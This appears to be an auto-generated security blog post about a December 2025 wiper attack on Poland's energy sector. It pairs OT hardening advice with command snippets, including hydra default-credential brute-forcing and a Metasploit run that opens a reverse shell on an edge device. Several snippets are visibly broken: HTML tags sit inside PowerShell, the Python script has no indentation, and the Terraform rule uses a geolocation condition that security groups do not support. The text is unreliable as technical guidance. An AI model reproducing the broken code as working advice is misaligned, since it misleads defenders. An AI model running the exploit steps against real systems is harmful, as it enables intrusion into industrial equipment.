Listen to this Post
Introduction:

The December 2025 cyber incident targeting Poland’s energy sector marks a significant escalation in operational technology (OT) warfare. Attackers combined classic OT hygiene failures—default credentials, end-of-life edge devices—with destructive wiper malware designed to corrupt firmware on RTUs and HMIs. This event underscores a paradigm shift: adversaries are no longer just seeking disruption but permanent damage to physical control equipment. For defenders, this requires moving beyond passive monitoring to active resilience, integrating firmware verification, credential governance, and offline incident response capabilities into daily operations.
Learning Objectives:
- Identify and mitigate vulnerable OT edge devices and end-of-support systems using CISA BOD 26-02 frameworks.
- Implement firmware integrity verification and secure recovery procedures for industrial controllers.
- Conduct default credential audits and enforce supplier password policies across heterogeneous ICS environments.
- Build incident response playbooks for scenarios where OT devices are rendered inoperative by wiper malware.
You Should Know:
1. Edge Device Discovery and Vulnerability Prioritization
Attackers gained initial access through internet-facing OT edge devices. Many organizations lack complete visibility into these exposures. The following methodology, applicable to both Linux-based OT gateways and Windows-based engineering workstations, enables rapid asset inventory and risk scoring.
Step‑by‑step guide: Network-Based OT Discovery
 Linux (Kali/OT-focused distro) - Passive reconnaissance with GRASSMARLIN
 Generates network topology diagrams without active probes
sudo java -jar Grassmarlin.jar --pcap enp0s3 --output /tmp/ot_topology

Active scan for IEC 60870-5-104 (common in European energy)
sudo nmap -sS -p 2404 --open -oG iec104_hosts.txt 192.168.100.0/24

Windows - Identify exposed engineering stations
Get-SmbConnection | Where-Object { $<em>.ServerName -like "PLC" } | Select-Object ServerName, UserName
Get-WmiObject -Class Win32_Product | Where-Object { $</em>.Name -match "Studio 5000|TIA Portal" }
2. Firmware Verification and Secure Recovery Procedures
The wiper malware corrupted firmware, necessitating physical repair. Proactive firmware hashing and secure storage of golden images reduce recovery time from weeks to hours.
Step‑by‑step guide: Integrity Monitoring for Allen-Bradley & Siemens Controllers
 Python script to verify controller checksums against known-good baseline
import hashlib
import requests

controller_firmware = requests.get("http://plc_webinterface/firmware.bin", auth=("user", "password"))
baseline_hash = "e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855"
current_hash = hashlib.sha256(controller_firmware.content).hexdigest()

if current_hash != baseline_hash:
print("[bash] Firmware mismatch - possible tampering. Initiating rollback...")
 Secure rollback from read-only SMB share
 net use Z: \secure-server\golden_firmware /user:OTbackup
 copy Z:\plc_v2.05.bin C:\firmware_recovery\
3. Eliminating Default Credentials Across the Supply Chain
Default credentials on edge devices provided the pivot path. Many OT environments still contain supplier-set passwords. This requires both technical audits and contractual enforcement.
Step‑by‑step guide: Automated Credential Auditing
 Linux - Use hydra to test for default creds on common OT protocols (modbus)
hydra -C /usr/share/wordlists/default_ot_creds.txt -t 4 192.168.1.10 modbus

Windows - PowerShell audit of local accounts against NIST 800-63B
Get-LocalUser | Where-Object { $<em>.PasswordRequired -eq $false } | Format-Table Name, Enabled
 Check for vendor accounts
Get-LocalUser | Where-Object { $</em>.Name -match "admin|service|beckhoff|siemens" }

Cisco IOS (network edge) - Audit for default community strings
show snmp community | include public|private
Recommendation: Implement a quarterly “Credential Sweep” using these tools and report findings to procurement teams for supplier performance reviews.
4. Incident Response for Inoperative OT Devices
The incident response plan failed to account for total loss of device functionality. Modern IR must integrate “bricked device” scenarios.
Step‑by‑step guide: OT Outage Playbook Execution
1. Isolate via Layer 2 Controls:
` Arista/EOS – Apply port ACL to compromised RTU segment`
`ip access-list standard BLOCK-RTU`
`deny ip any any`
`interface ethernet 1/1`
`ip access-group BLOCK-RTU in`
2. Forensic Acquisition via JTAG/SWD:
`openocd -f interface/ftdi/jtag.cfg -f target/stm32f4x.cfg -c “init; halt; flash read_bank 0 dump.bin 0 0x100000; exit”`
3. Rapid Replacement Protocol:
Pre-stage imaged spares with verified firmware. Maintain air-gapped repository of configuration backups indexed by asset tag.
5. API Security in Hybrid IT/OT Monitoring Architectures
Many renewable systems continued production due to API-based controls. However, these APIs are often exposed with weak authentication. Securing OT APIs is now non-negotiable.
Step‑by‑step guide: OT API Hardening on NGINX Reverse Proxy
 /etc/nginx/sites-available/ot_api_gateway
server {
listen 443 ssl;
server_name scada-monitor.local;

Mutual TLS (mTLS) required for all OT endpoints
ssl_client_certificate /etc/nginx/ca.crt;
ssl_verify_client on;

location /api/v1/rtu_status {
 Rate limiting to prevent DoS
limit_req zone=ot_api burst=5 nodelay;
proxy_pass http://192.168.10.5:8080;

Remove internal IP leakage
proxy_set_header X-Forwarded-For "";
}
}

Rate limiting configuration
limit_req_zone $binary_remote_addr zone=ot_api:10m rate=10r/s;
6. Cloud Hardening for OT Remote Access
Although not explicitly mentioned, modern energy firms use cloud jump boxes. Misconfigurations here can mirror edge device vulnerabilities.
Step‑by‑step guide: AWS WAF for OT Bastion Hosts
 Terraform snippet - Restrict OT jump host access to known facility IPs
resource "aws_security_group" "ot_bastion" {
name = "ot_bastion_sg"
description = "Restrict OT access to Poland energy facilities"
vpc_id = aws_vpc.ot_management.id

ingress {
description = "SSH from engineering centers"
from_port = 22
to_port = 22
protocol = "tcp"
cidr_blocks = ["192.168.20.0/24", "10.40.1.0/24"]  Engineering sites
}

Block all non-EU traffic (example GeoIP restriction)
ingress {
from_port = 443
to_port = 443
protocol = "tcp"
cidr_blocks = ["0.0.0.0/0"]
condition {
test = "IpGeoLocation"
variable = "aws:SourceIp"
values = ["PL", "DE", "CZ"]  Poland, Germany, Czechia
}
}
}
7. Vulnerability Exploitation Simulation (Ethical Hacking)
Understanding the attack path through hands-on simulation builds defensive muscle memory.
Step‑by‑step guide: Emulating Edge Device Compromise with Metasploit
msf6 > use auxiliary/scanner/scada/moxa_discover
msf6 > set RHOSTS 203.0.113.0/24
msf6 > run

msf6 > use exploit/linux/http/edge_authenticated_rce
msf6 > set TARGETURI /cgi-bin/config
msf6 > set USERNAME admin
msf6 > set PASSWORD admin
msf6 > set PAYLOAD linux/x64/shell_reverse_tcp
msf6 > exploit
Mitigation: Disable CGI interfaces on edge devices; implement application whitelisting.
What Undercode Say:
- Key Takeaway 1: The Poland incident proves that OT cyber resilience must prioritize the “unpatchable.” When firmware is corrupted, annual patching cycles are irrelevant; the metric shifts to recovery time from known-good golden images stored in write-once read-many (WORM) storage. Organizations still relying on vendor-led recovery will face multi-week outages.
- Key Takeaway 2: Default credentials are a procurement issue, not just an IT hygiene issue. Until OT security clauses require suppliers to ship devices with uniquely generated, non-reversible passwords (stored in secure hardware elements), the attack surface will remain dangerously uniform. Cross-industry pressure on vendors is the only sustainable fix.
- Key Takeaway 3: Visibility tools must function without agent deployment on legacy devices. The ability to fingerprint firmware via network traffic analysis (deep packet inspection of proprietary protocols) is now as critical as endpoint detection and response (EDR) in IT. Free tools like GRASSMARLIN and Zeek scripts for IEC protocols should be baseline competencies for OT SOC analysts.
Prediction:
Over the next 12 months, we will see the emergence of “OT Wiper 2.0″—malware that not only corrupts firmware but also destroys the secure boot keys stored in TPM/eFuses, permanently bricking devices. This will drive accelerated adoption of hardware root of trust and silicon-level attestation in critical infrastructure, moving security left from the network edge to the silicon fabrication stage. Energy regulators, following CISA’s lead, will mandate firmware signing and cryptographic device identity for all new grid-connected assets purchased after 2027, fundamentally reshaping the industrial control supply chain.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Roshan Jugnake – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


